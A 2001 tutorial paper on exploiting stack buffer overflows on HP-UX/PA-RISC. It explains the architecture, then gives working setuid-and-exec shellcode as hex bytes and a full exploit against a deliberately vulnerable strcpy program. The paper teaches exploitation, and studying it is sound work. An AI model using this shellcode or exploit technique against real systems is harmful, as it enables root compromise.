Exploiting buffer overflows on HP-UX/PA-RISC platform

Fyodor Yarochkin

`fygrave@tigerteam.net`

eGlobal Technology Services

March 22, 2001

Contents

1 Introduction

PA-RISC processor which is the HP-UX operating system is running on is an extension of RISC (Reduced Instruction Set Computer) architecture processors family. This means that the processor supports a very regular set of instructions, all instructions are of the same length (32 bit), registers and opcodes (most of them) appear in the same locations. The processor has extended features to support 48bit, 56bit and 64bit addressing. In this section we will try to briefly introduce relevant details of HP-UX system architecture, processor architecture, registers, memory layout, instruction set, enough to get us started with writing buffer overflow exploitation code. However by no means this should be considered as detailed HP-UX/PA-RISC architecture overview. Please refer to HP-UX runtime architecture and PA-RISC assembly manual documents (Internet links are given in section 4.1) for detailed descriptions of these subjects.

There are certain (relevant) differences between PA-RISC 2.x and PA-RISC 1.x processors which are quite significant when buffer overflows are attempted to be exploited. We will try to cover these differences shortly as well.

1.1 Memory layout on HP-UX

PA-RISC virtual memory is a set of linear spaces. Each space is 4Gb ($2^3 2$ bytes) and is divided into 4 chunks of 1Gb ($2^3 0$ bytes) each, known as quadrants (enumerated as 0, 1, 2 and 3). [1]

- Text segment The first quadrant contains text segment and is readable, executable, non-writable. Must be aligned to page boundary. This area is used to store code (machine instructions). The text address begins at 0x00000000 and ends at 0x3FFFFFFF. (mapped by space register 4).
- Data segment The second quadrant contains initialized data, uninitialized data (BSS), the heap and the stack. The quadrant is readable, executable,

[1]Please notice that the numbers are correct only for 32bit architecture. On 64bit architecture the numbers are also correct for so called *narrow* mode, when processor 'emulates' 32 bit architecture. *Wide* mode however is provided with $2^9 6$ bytes of address space while each particular application is provided with a space of $2^6 4$ bytes which itself is a set of four quadrants. Sizes are starting/ending addresses of these quadrants might vary but sequence remains the same: text, data, shared memory, system memory.

writable. Must be aligned to page boundary. (mapped by space register 5). Data segments start at 0x40000000 and end at 0x7FFFFFFF.

- Shared memory The third and fourth quadrants contain shared memory. Parts of shared memory which were attached to the process using system calls are read-write. The shared memory segments start at 0x80000000 and end at 0xBFFFFFFFF. System code is placed into last quadrant (0xC0000000 through 0xFFFFFFFF). Upper 256 megabytes of last quadrant (0xf0000000 - 0xffffffff) are not readable/writable/executable by applications. The first page(size?) of the fourth quadrant is the Gateway page. These two quadrants are mapped by space registers 6 and 7.

When a binary is loaded on an HP-UX system, it is assigned two spaces: one for code one for data. Code space is always read-only and could be shared by a few processes, while data space is writable and private for each process. Identifiers to each space are assigned at runtime and placed into space register 4 (code) and 5 (data).

1.2 Processor registers and usage convention on HP-UX

Tables 1 and 2 summarize PA-RISC processor registers. Table 1 contains most of registers which we are generally accessible to application (and which we could view in debugger) while the table 2 contains all the others most of which are not really useful (for us) and are listed just for the sake of completeness. Column 1 states a register name, as it is frequently being used in HP manuals. Column 2 states a register name, as it could be seen in gdb(1) or adb(1). Column 3 gives a brief description of the register (which is being expanded later in this section as well).

All registers on PA-RISC which are accessible by application, could be split into four following categories:

- General registers
- Float-point registers
- Space registers
- Control Registers

- Shadow registers
- SFU/co-processor registers

Among these General registers, Space registers and some control registers are those which interest us.

General registers are those which we use the most, arithmetic, logical operations are performed on contents of these. On PA-RISC 1.0 and 1.1 the registers are 32 bit wide, on PA-RISC 2.0 they are 64-bit wide. As it could be seen from table 1 there are 32 general registers (named as %r0 through %r31). Some of these have special 'purpose' which we should keep in mind:

- %r1 - */dev/null* kind of register. Whatever we write there is being discarded. Whenever we read from it, we always get '0'. This one is particularly handy for creating artificial NOP operations.
- %r2 - this is a very important guy (for us). This register holds a return pointer on HP-UX system which is being utilized by bv (branch vectored) instruction to execute 'return' from a procedure:

  ```
  bv,n %r0(%rp)
  nop
  ```

- %r26, %r25, %r24 and %r23 - argument passing registers (arg0-arg3). Used to pass arguments to sys-calls, procedures etc.
- %r28 and %r29 - function return value registers. (hold the result of the executed function).
- %r30 - artificial stack pointer register. PA-RISC architecture doesn't have any hardware-designed stack pointer, so by runtime convention %r30 is being used as stack pointer register.

I doubt you'd ever be doing any float-point registers operations in your shellcodes so we will omit the detailed description of those, please refer to HP manuals if you need details on it.

Space registers, as it's been noticed in previous section, are used to hold memory space identifiers. Registers %sr0-%sr4 could be modified by user-mode application while registers %sr5-%sr7 could not.

Register	aliases (if any)	Description/Usage Conventions
GR0	r0	Zero-value register. (like /dev/null, whenever read from it, you get '0', whenever write there, it is discarded)
GR1	r1	Scratch register (used in call procedure)
GR2	rp	Return pointer. (that's what we overwrite on PA-RISC arch. to return into our shellcode
GR3-GR18	r3-r18	General purpose registers (supposed to be saved by called routines)
GR19	ltr, r19	Shared library linkage Table Register (32bit)
GR19-GR22	r19-r22	General purpose registers (are not supposed to be saved by called routines)
GR23	r23, arg3	Argument register 3. (could be also used as general purpose register (not saved by called routines)
GR24	r24, arg2	Argument register 2. (see above)
GR25	r25, arg1	Argument register 1. (see above)
GR26	r26, arg0	Argument register 0. (see above)
GR27	dp	Data Pointer
GR28	r28, ret0	function return value register
GR29	r29, ret1, ap(rare)	function return register for upper part of a 33 to 64 bit result (could be also argument pointer (see manuals)
GR30	sp	Stack Pointer

Table 1: PA-RISC General registers

Register	**aliases (if any)**	**Description/Usage Conventions**
SR0 - SR4		space registers
SR5 - SR7		space registers (could not be modified by user)
CR0	rctr	control register
CR8	pidr1	control register
CR9	pidr2	control register
CR10	ccr	control register
CR11	sar	shift-amount register.
CR12	pidr3	control register
CR13	pidr4	control register
CR14	iva	control register
CR15	eiem	control register
CR16	itmr	interval-timer
CR17	pcsqh	proccess-counter head (space) (points at currently executed instruction)
cr18	pcoqh	Process-counter queue head (offset) (points at currently executed instruction)
PCOQT	pcoqt	Process-counter queue tail (offset) (points at next instruction to be executed)
PCSQT	pcsqt	Process-counter queue tail (space) (points at next instruction to be executed)
CR19	iir	control register
CR20	isr	control register
CR21	ior	control register
CR22	ipsw	
CR23	eirr	
CR24	tr0, ppda	

There are numerous control registers on PA-RISC architecture, but we will only have to be aware of PCSQH, PCOQH and PCSQT,PCSQT registers which are process execution queue header and tail pointers (space (S), and offset (Q), which are kind of segment and and offset registers, if you operate in i386 terms). The PA-RISC architecture is pipelined so for performance enhancements (IMHO) pc counter was spitted into two registers. Queue head pointer usually points at currently executed instruction, while Queue tail points to an instruction to be executed next. (In HP manuals these are also referred as IAOQ_Front (head) and IAOQ_Back registers). Please notice that higher two bits of offset registers contain privilege level of executed instruction.

Shadow registers are used to store registers content while executing interrupts. (utilized by RFI, RFIR instructions).

SFU/Co-processor registers are 'Special Function Unit' registers which could be accessible to the user application. We won't need them either.

1.3 Instruction set

BRANCHES

BL target,rp; BLE target(sp,rp) BV x(reg) Branch link, Branch link External, Branch vectored. BL jumps into target address, return address is stored in rp. BLE does the same thing, but space register is involved. BV jumps into address which calculated as 'x' shifted 3 bits left plus the register *reg* value.

BLR x,t Branch register and link, address is calculated as x shifted 3 bits left + 8 + current instruction address. return address is placed into t.

MOVB, MOVIB, COMB, ADDIB*, BVB, BB* other interesting 'conditional' branches which could be of some use in advanced code.

One the the specific issues which we face on PA-RISC (as well as some other risc architectures) , is delay-slot execution with branching. There's a whole concept behind on how it optimizes execution performance (by saving 'ticks' etc). But briefly, as it is shown on figure 1 when a branch instruction is being executed, an instruction from the delayslot is being executed first.

So if you see something like:



Figure 1: Execution flow and delay slots on HP-UX/PA-RISC

```
be  0x40, %r6
stw %r6, -128(%sp)
```

the actual execution sequence will be:

```
stw %r6, -128(%sp)
be  0x40, %r6
```

And the old value of %r6 will be stored into -128(%sp), and then the branch will be executed.

It is also possible to *'nullify'* (skip) delay-slot instruction by setting nullify bit in the branch instruction to 1.

Load, Store and Computation instructions

(LDW—LDH—LDB) disp(sp,basereg), targ – load aligned word—halfword—byte into general register *targ*. *Basereg+disp* forms the offset.*sp* is the space register used.

(STW—STH—STB) src, disp(sp,basereg) – store aligned word—halfword—byte from general register *targ*. *Basereg+disp* forms the offset.*sp* is the space register used.

LDO disp(basereg), targreg; LDI—ADDI i, targreg; - first instruction calculates address of *disp+basereg*, and stores offset into *targreg*. The second instruction is loading—adding immediate argument *i* into target register *targreg*.

(SUB—ADD)(,L,O,C)—SH(1,2,3)ADD—OR—XOR—AND r1, r2, targreg; perform certain operation (add, sub, xor, or, and) with contents of registers r1 and r2, and store result into targreg.

(ADDI—SUBI) i, reg,targreg immediate operation with argument i, and register reg. Result is stored in targreg.

1.4 System calls invocation

System calls on HP-UX (as well as everywhere else ;p) could be made indirectly by calling 'wrapping' routines in libc library, or they could be made directly by calling a single system calls entry point. The system calls entry point is located in system space and identified by space register 7 (sr7). Address of the system calls entry is defined in */usr/include/sys/syscall.h* as SYSCALLGATE. The currently used value is `0xC0000004L`.

Each system call is assigned an unique number which should be loaded into register r22 before a call to SYSCALLGATE is made. Arguments for syscall should be loaded into registers r26 (arg0), r25 (arg1), r24 (arg2) and r23 (arg3). Status code of an executed syscall is being returned in register r22 (0 - means succeeded) and return value (if any) in register r28. If syscall fails, non-zero in r22 will be returned and error number into r28 will be placed.

List of system call numbers could be found in (on HP-UX 11.0) file */usr/include/sys/scall_define.h* which is being included from */usr/include/sys/syscall.h*.

The following are some system call numbers which we may need for our shellcodes:

```
#define SYS_EXIT        1
#define SYS_FORK        2
#define SYS_READ        3
#define SYS_WRITE       4
#define SYS_OPEN        5
#define SYS_CLOSE       6
```

```
#define SYS_EXECV       11
#define SYS_CHMOD       15
#define SYS_SETUID      23
#define SYS_DUP         41
#define SYS_SETGID      46
#define SYS_EXECVE      59
#define SYS_ACCEPT      275
#define SYS_BIND        276
#define SYS_CONNECT     277
#define SYS_LISTEN      281
#define SYS_SOCKET      290
```

And a fragment which demonstrates a call to the setuid() syscall:

```
    XOR %r0, %r0, %r26  ; uid 0 into arg0
    LDIL L'0xc0000004, %r1; load high-order 21 bits into %r1
    BLE R'0xc0000004,(%sr7, %r1) ; branch and link (extended)
                                 ; offset - low-order 11 bits (could be just 4)
    LDO, 23, %r22                ; setuid syscall 23 (executed in branch delay slot).
```

1.5 Position-independent code

PA-RISC runtime architecture document gives some hints how to write position-independent code (which shellcode usually is):

```
     BL     .+8, %rp                    ; get pc into %rp
     ADDIL  L'target - $L0 + 4, %rp     ; add pc-rel offset to rp
     LDO    R'target - $L1 + 8(%r1), %r1;
$L0:
     LDSID  (%r1), %r31
$L1:
     MTSP   %r31, %sr0
     BLE    0(%sr0), %r1
     COPY   %r31, %rp
```

We won't need half of what they are 'recommending' here though, but the hint how to get a pc into register is very handy indeed. We will review this issue in more details in section 2.2, where we focus on writing a simple shellcode.

1.6 Stack Frame layout and Marker

As it's been mentioned before, PA-RISC processor doesn't have any hardware implementation of a system stack, so by software convention a general purpose register (%r30) is being used as the stack pointer. This allowed HP to choose a very *'inconvenient'* stack growing direction (see figure 2) which made certain class of functions (including *'dangerous'* libc functions) to be non-exploitable if certain conditions are not met.

Before we start reviewing procedure calls on HP-UX/PA-RISC platform, let us briefly see how HP categories procedures:

All procedures could be briefly classified in one of two categories: **leaf** and **non-leaf**. Leaf procedures are those which make no additional calls. Non-leaf procedures are those which make additional calls.

The significant difference between those for us is that leaf procedures carry stack frame and return pointers in registers (never store it in stack) so it is impossible to overwrite those by exploiting buffer overflows.



Figure 2: Top of the stack on HP-UX/PA-RISC

Another essential detail about the stack on HP-UX is that most of the information regarding the called procedure is stored in parent frame, which means that general exploitable sequence should be following:[2]. (see the figure 2).

1. vulnerable function should allocate buffer in stack and call sub-function
2. sub-function has to store its return pointer
3. buffer is overflowed and stack frame of vulnerable function (where sub-function return pointer is stored) is overwritten
4. sub-function returns (if `return pointer` was overwritten, we should not return into vuln-function)


SP−52 (−>down): Variable arguments
SP−48 −> SP 36: Fixed arguments....
Frame Marker
SP−32: Saved %r19 (shared lib calls)
SP−28: Reserved
SP−24: Saved RP (shared lib calls)
SP−20: Saved RP (Saved MRP)
SP−16: Static link (or Saved %sr0)
SP−12: Cleanup
SP−8 : Ext ptr/Calling stub (RP'')
SP−4: Previous SP

Figure 3: FrameMarker HP-UX/PA-RISC

Another issue which we should keep in mind if we overwrite stack-frame pointer, that it has to be 64-byte aligned. On PA-RISC 2.0 (HP-UX 11.0) your process will receive `SIGSEGV` in case if it isn't. (ha.. and 64 runtime environment paper says that the requirement is 16 byte alignment.. hoh.. :PPP) It also says that previous stack pointer is not explicitly stored in frame marker but that's not what I have seen in debugger on HP-UX 10.20 and 11.0 either.

[2]special conditions (like pointer overwrites are possible of course. We will talk about them later)

1.7 Procedure calls

There are direct procedure calls and shared library calls which could be seen on an HP-UX system. Direct procedure calls are made with 22-bit displacement (so add 3 bytes to the address where you want to jump into) B,L instruction. Normally return pointer is stored in register %r2. If the call is too distant (over 8mb), a call into a `branch stub` (similar to shared library call, see below and figure ??), will be used.



Figure 4: Calling long distance or shared library procedures on HP-UX/PA-RISC

For shared library calls `import` and `export stubs` are being used (see figure ??. This means that the actual call from the program is done into the stub and the stub performs lookup for the routine in `linkage table` and executes the call afterwards. Export stub is provided for *reverse* interface: to return from a shared library call back into the program. Scratch register (%r1), linkage table register (%r19) and reserved fields in frame marker are used to operate and store/restore return pointers here. Please refer to runtime operation manual for further details.

2 Writing a shellcode

2.1 Getting assembly pieces ready

Information given in previous sections should be enough to write a simple, shell-spawning shellcode. We will write it directly in assembly (because for me personally it takes longer to clean up all the junk inserted by compiler rather than writing stuff from the scratch). A C-prototype for the shellcode would look something like this:

```
setuid(0); // in case is
           // shell would want to drop privileges
execv("/bin/sh", NULL);
exit(0);  // in case if something failed..
```

`setuid(0)` call would be:

```
xor     %r26, %r26, %r26; 0 --> argv0
ldil    L%0xc0000000,%r1;  execute syscall
ble     0x4(%sr7,%r1)   ;
ldi     23, %r22        ; by loading setuid syscall number
```

`execv(0)` call:

```
bl      .+8,%r1      ; get current address into %r1
nop                  ; fill in delayslot..
stb     %r0, shellcode_tail_offset(%sr0,%r1); store zero byte
                     ;at the end of /bin/sh string.

xor     %r25, %r25, %r25; load NULL as arg1
ldi     shellcode_offset, %r26; load address of shellcode
add     %r1, %r26, %r26; into arg0

ldil    L%0xc0000000,%r1;  execute syscall
ble     0x4(%sr7,%r1)   ;
ldi     11, %r22        ;   by loading execv syscall number
```

and `exit(0)` if something fails:

```
xor     %r26, %r26, %r26; return 0
ldil    L%0xc0000000,%r1;  entry point
```

```
        ble     0x4(%sr7,%r1)    ;
        ldi     1, %r22          ; exit
```

2.2 Shellcode prototype

and if we stick all the pieces together into compilable code, we will get something like:

```
    .SPACE $TEXT$
    .SUBSPA $CODE$,QUAD=0,ALIGN=8,ACCESS=44

    .align 4
    .EXPORT main,ENTRY,PRIV_LEV=3,ARGW0=GR,ARGW1=GR
main

    bl          shellcode, %r1
    nop
    .SUBSPA $DATA$
    .EXPORT shellcode; So we could see it in debugger
shellcode
        xor     %r26, %r26, %r26; 0 - argv0
        ldil    L%0xc0000000,%r1;  entry point
        ble     0x4(%sr7,%r1)    ;
        ldi     23, %r22

jump
        bl      .+8,%r1      ; address into %r1
        nop
        stb     %r0, SHELL-jump+7-11(%sr0,%r1);
                           ; don't ask me what sort
                           ; of weird calculation this is :P

        xor     %r25, %r25, %r25; NULL ->arg1
        ldi     SHELL-jump-11, %r26;
        add     %r1, %r26, %r26;

        ldil    L%0xc0000000,%r1;  entry point
        ble     0x4(%sr7,%r1)     ;
        ldi     11, %r22;

        xor     %r26, %r26, %r26; return 0
        ldil    L%0xc0000000,%r1;  entry point
        ble     0x4(%sr7,%r1)     ;
        ldi     1, %r22           ; exit

SHELL
                .STRING "/bin/shA";
```

I placed some kind of odd jump from main into our shellcode (which ld doesn't really like), but as far as it works, it should be fine. :)

```
hp1000 25: gcc shell-one.s -o shell-one
/usr/bin/ld: (Warning) Inter-quadrant branch in /var/tmp/ccNSY75e.o
hp1000 26: ./shell-one
$ exit
hp1000 27:
```

2.3 Getting rid off NULL bytes

. Looks like the code is nice and shiny but it seems that we have some problems here:

```
hp1000 27:objdump -D shell-one | more
 ...
400010e0 <shellcode>:
400010e0:       0b 5a 02 9a     xor r26,r26,r26
400010e4:       20 20 08 01     ldil -40000000,r1
400010e8:       e4 20 e0 08     ble 4(sr7,r1)
400010ec:       34 16 00 2e     ldi 17,r22
400010f0:       e8 20 00 00     bl 400010f8 <shellcode+0x18>,r1
400010f4:       08 00 02 40     nop
```

```
400010f8:       60 20 00 60     stb r0,30(sr0,r1)
400010fc:       0b 39 02 99     xor r25,r25,r25
40001100:       34 1a 00 52     ldi 29,r26
40001104:       0b 41 06 1a     add r1,r26,r26
40001108:       20 20 08 01     ldil -40000000,r1
4000110c:       e4 20 e0 08     ble 4(sr7,r1)
40001110:       34 16 00 16     ldi b,r22
40001114:       0b 5a 02 9a     xor r26,r26,r26
40001118:       20 20 08 01     ldil -40000000,r1
4000111c:       e4 20 e0 08     ble 4(sr7,r1)
40001120:       34 16 00 02     ldi 1,r22
40001124 <SHELL>:
40001124:       2f 62 69 6e     #2f62696e
40001128:       2f 73 68 41     #2f736841
```

In some instructions at addresses `0x400010ec, 0x400010f0, 0x400010f4, 0x400010f8, 0x40001100, 0x40001110 and 0x40001120` we have got NULL bytes which we will have to get rid off.

First NULL byte pops up in the the istruction where we load syscall number. This one is easy to fix, since immediate instructions (`ldi, addi, subi` etc) have following format:

```
[6bit - ocode][5bit register][21 bit imm21 value]
```

So it should be enough to use some values with non-zero bit(s) in the higher halfword.

```
        ldi     500, %r22
        ble     0x4(%sr7,%r1)    ;
        subi    523, %r22, %r22  ; setuid
```

Same way we deal with null-bytes in `ldi xx,%rY`:

```
        addi    500, %r1, %r3;
        stb     %r0, SHELL-jump+7-11-500(%sr0,%r3)
```

To get rid off null byte in `bl .+8, %r1` we replace it with: `bl .+4, %r1`. We also remove nop, and an opcode which doesn't make any effect if executed twice. Here's what we got now:

```
    .SPACE $TEXT$
    .SUBSPA $CODE$,QUAD=0,ALIGN=8,ACCESS=44

    .align 4
    .EXPORT main,ENTRY,PRIV_LEV=3,ARGW0=GR,ARGW1=GR
main

    bl          shellcode, %r1
    nop
    .SUBSPA $DATA$
    .EXPORT shellcode; So we could see it in debugger
shellcode
        xor     %r26, %r26, %r26; 0 - argv0
        ldil    L%0xc0000000,%r1;  entry point
        ldi     500, %r22       ;
        ble     0x4(%sr7,%r1)   ;
        subi    523, %r22, %r22 ; setuid(0)

jump
        bl      .+4,%r1      ; address into %r1
        addi    500, %r1, %r3;
        stb     %r0, SHELL-jump+7-11-500(%sr0,%r3)

        xor     %r25, %r25, %r25; NULL ->arg1
        ldi     SHELL-jump-11-500, %r26;
        add     %r3, %r26, %r26;

        ldil    L%0xc0000000,%r1;  entry point
        ldi     500, %r22       ;
        ble     0x4(%sr7,%r1)   ;
        subi    511, %r22, %r22 ;

        xor     %r26, %r26, %r26; return 0
        ldil    L%0xc0000000,%r1;  entry point
        ldi     500, %r22       ;
        ble     0x4(%sr7,%r1)   ;
        subi    501, %r22, %r22 ; exit

SHELL
                .STRING "/bin/shA";

endofshellcode
```

and the hex dump:

```
hp1000 35:objdump -D shell-two | more
...
400010e0 <shellcode>:
400010e0:       0b 5a 02 9a     xor r26,r26,r26
400010e4:       20 20 08 01     ldil -40000000,r1
400010e8:       34 16 03 e8     ldi 1f4,r22
400010ec:       e4 20 e0 08     ble 4(sr7,r1)
400010f0:       96 d6 04 16     subi 20b,r22,r22
400010f4:       e8 3f 1f fd     bl 400010f8 <shellcode+0x18>,r1
400010f8:       b4 23 03 e8     addi 1f4,r1,r3
400010fc:       60 60 3c 89     stb r0,-1bc(sr0,r3)
40001100:       0b 39 02 99     xor r25,r25,r25
40001104:       34 1a 3c 7b     ldi -1c3,r26
40001108:       0b 43 06 1a     add r3,r26,r26
4000110c:       20 20 08 01     ldil -40000000,r1
40001110:       34 16 03 e8     ldi 1f4,r22
40001114:       e4 20 e0 08     ble 4(sr7,r1)
40001118:       96 d6 03 fe     subi 1ff,r22,r22
4000111c:       0b 5a 02 9a     xor r26,r26,r26
40001120:       20 20 08 01     ldil -40000000,r1
40001124:       34 16 03 e8     ldi 1f4,r22
40001128:       e4 20 e0 08     ble 4(sr7,r1)
4000112c:       96 d6 03 ea     subi 1f5,r22,r22
40001130 <SHELL>:
40001130:       2f 62 69 6e     #2f62696e "/bin"
```

```
40001134:       2f 73 68 41     #2f736841 "/shA"
```

looks good. Lets convert it into hex and leave it for a while:

```
char shellcode[]=
"\x0b\x5a\x02\x9a\x20\x20\x08\x01\x34\x16\x03\xe8\xe4\x20\xe0"
"\x08\x96\xd6\x04\x16\xe8\x3f\x1f\xfd\xb4\x23\x03\xe8\x60\x60\x3c"
"\x89\x0b\x39\x02\x99\x34\x1a\x3c\x7b\x0b\x43\x06\x1a\x20\x20\x08"
"\x01\x34\x16\x03\xe8\xe4\x20\xe0\x08\x96\xd6\x03\xfe\x0b\x5a\x02"
"\x9a\x20\x20\x08\x01\x34\x16\x03\xe8\xe4\x20\xe0\x08\x96\xd6\x03"
"\xea/bin/shA";
```

(PS: if you really want a small shellcode, you could get rid off suid() and exit() parts:

```
    .SPACE $TEXT$
    .SUBSPA $CODE$,QUAD=0,ALIGN=8,ACCESS=44

    .align 4
    .EXPORT main,ENTRY,PRIV_LEV=3,ARGW0=GR,ARGW1=GR
main

    bl         shellcode, %r1
    nop
    .SUBSPA $DATA$
    .EXPORT shellcode; So we could see it in debugger
shellcode

        bl      .+4,%r1      ; address into %r1
        addi    500, %r1, %r3;
        stb     %r0, SHELL-shellcode+7-11-500(%sr0,%r3)

        xor     %r25, %r25, %r25; NULL ->arg1
        ldi     SHELL-shellcode-11-500, %r26;
        add     %r3, %r26, %r26;
        ldil    L%0xc0000000,%r1;  entry point
        ldi     500, %r22       ;
        ble     0x4(%sr7,%r1)   ;
        subi    511, %r22, %r22 ;


SHELL
                .STRING "/bin/shA";

endofshellcode

char shellcode[]=
"\xe8\x3f\x1f\xfd\xb4\x23\x03\xe8\x60\x60\x3c\x61\x0b\x39\x02"
"\x99\x34\x1a\x3c\x53\x0b\x43\x06\x1a\x20\x20\x08\x01\x34\x16\x03"
"\xe8\xe4\x20\xe0\x08\x96\xd6\x03\xfe/bin/sh";
```

3 Developing a buffer overflow exploit

To practically see how buffer overflow could be exploited we will 'develop' a home-made vulnerable program and an exploit for it.

3.1 Vulnerable program

As an example of vulnerable function we will use **strcpy** (which is 'broken' on HP-UX 11.0 by the way (along with the rest of **str*** family), since copies buffer-size characters number anyway, but we will elaborate these differencies later). (we have two calling functions (13:baz() and 20:foo()) just for convinience so we could use the similar examples on other platforms.

```
$cat -n tools/sample-one/vuln.c
 1 /*
 2  * Sample vulnerable program for HP-UX buffer overflows case study
 3  */
 4 #include <stdio.h>
```

```
#include <stdlib.h>


unsigned long get_sp(void)
{
   __asm__("copy %sp,%ret0 \n");
}

void baz(char *argument) {
    char badbuf[200];

printf("badbuf ptr is: %p\n",badbuf);
strcpy(badbuf,argument);
}

void foo(char *arg) {

    baz(arg);

}

int main(int argc, char **argv) {
char *param;

printf("vuln stack is: 0x%X\n",get_sp());
param=getenv("VULNBUF");
foo(param);

return 0;
}
```

3.2 Coding exploit

Coding exploit here is not very different from the way it is done on the other platforms, the only thing which should take our attention is that:

- exploit shellcode should be aligned by 4 byte boundary

- jump into our code will occur only when a sub-call function (i.g. function which is being called from our *vulnerable* function) returns.
- return address should be calculated as an address where we want to jump into + 3.

So we will just comment it out our multi-featured exploit code briefly:

```
$cat -n tools/sample-one/exploit.c
 1 /*
 2  * Sample exploit for HP-UX buffer overflows case study
 3  */
 4 #include <stdio.h>
 5 #include <unistd.h>
 6
 7
 8 char shellcode[]=
 9 "\xe8\x3f\x1f\xfd\xb4\x23\x03\xe8\x60\x60\x3c\x61\x0b\x39\x02"
10 "\x99\x34\x1a\x3c\x53\x0b\x43\x06\x1a\x20\x20\x08\x01\x34\x16\x03"
11 "\xe8\xe4\x20\xe0\x08\x96\xd6\x03\xfe/bin/shA";
12
13 #define BUFFER_SIZE 180
14 #define STACK_DSO -84
15 #define NOP 0x0b390280
16 #define PAD 0
17 #define ALIGN 8
18 #define ADB_PATH "/usr/bin/adb"
19 #define VULNVAR "VULNBUF="
20 #define MORE 1
21
22
23 unsigned long get_sp(void)
24 {
25    __asm__("copy %sp,%ret0 \n");
26 }
27
28 int main(int argc, char **argv) {
29 int i, dso, align, padd, buf_size, adb, more;
```

```
char *buf, *ptr;
unsigned long retaddr;


dso = STACK_DSO;
align = ALIGN;
padd = PAD;
buf_size = BUFFER_SIZE;
retaddr = 0;
more = MORE;




while ((i = getopt(argc, argv,
                   "Dd:b:r:o:a:p:m:")) != EOF) {
switch (i) {
case 'd':
        dso=(int) strtol(optarg, NULL, 0);
        break;
case 'm':
        more+=(int) strtol(optarg, NULL, 0);
        break;
case 'b':
        buf_size=(int)strtol(optarg, NULL, 0);
        break;
    case 'r':
        retaddr = strtoul(optarg, NULL, 0);
        break;
case 'a':
    align = (int) strtol(optarg, NULL, 0);
    break;
case 'p':
    padd = (int) strtol(optarg, NULL, 0);
    break;
    case 'D':
        adb = 1;
        break;
default:
    fprintf(stderr, "usage: %s [-b buffer_size] [-d dso] "
            "[-r return_address]"
    "[-a align] [-p pad] [-D] [-m more_rets]\n", argv[0]);
    exit(1);
    break;
}
}


buf=(char *)calloc(strlen(VULNVAR) + buf_size
                   + sizeof(unsigned long)*more + 1, 1);
ptr=buf;
if (!buf) {
    perror("calloc");
    exit(1);
}

fprintf(stderr,"our stack %X\n",get_sp());
if (!retaddr)
    retaddr=get_sp()- dso + 3;
fprintf(stderr, "Using: ret: 0x%X pad: %i align: %i"
                " buf_len: %i dso: %i more: %i\n",
        retaddr, padd, align, buf_size, dso, more);

strcpy(buf, VULNVAR);
ptr+=strlen(VULNVAR);
for(i=0;i<align; i++) *ptr++='A'; // fill in alignment

for(i=0;i<(buf_size-strlen(shellcode)-align-padd)/4;i++) {
    *ptr++=(NOP>>24)&0xff;
    *ptr++=(NOP>>16)&0xff;
    *ptr++=(NOP>>8)&0xff;
    *ptr++=(NOP)&0xff;
}

```

```
104 strcat(buf, shellcode); // append shellcode
105 ptr+=strlen(shellcode);
106
107 for(i=0;i<padd; i++) *ptr++='B'; // padd
108
109 for (i=0;i<more ; i++) {
110     *ptr++=(retaddr>>24)&0xff;
111     *ptr++=(retaddr>>16)&0xff;
112     *ptr++=(retaddr>>8)&0xff;
113     *ptr++=(retaddr)&0xff;
114 }
115 fprintf(stderr,"buflen is %i\n", strlen(buf));
116 putenv(buf,1);
117 if (adb)
118     execl(ADB_PATH,"adb","vuln", NULL);
119 else
120     execl("./vuln","vuln",buf, NULL);
121 perror("execl");
122 return 0; // uff
123 }
```

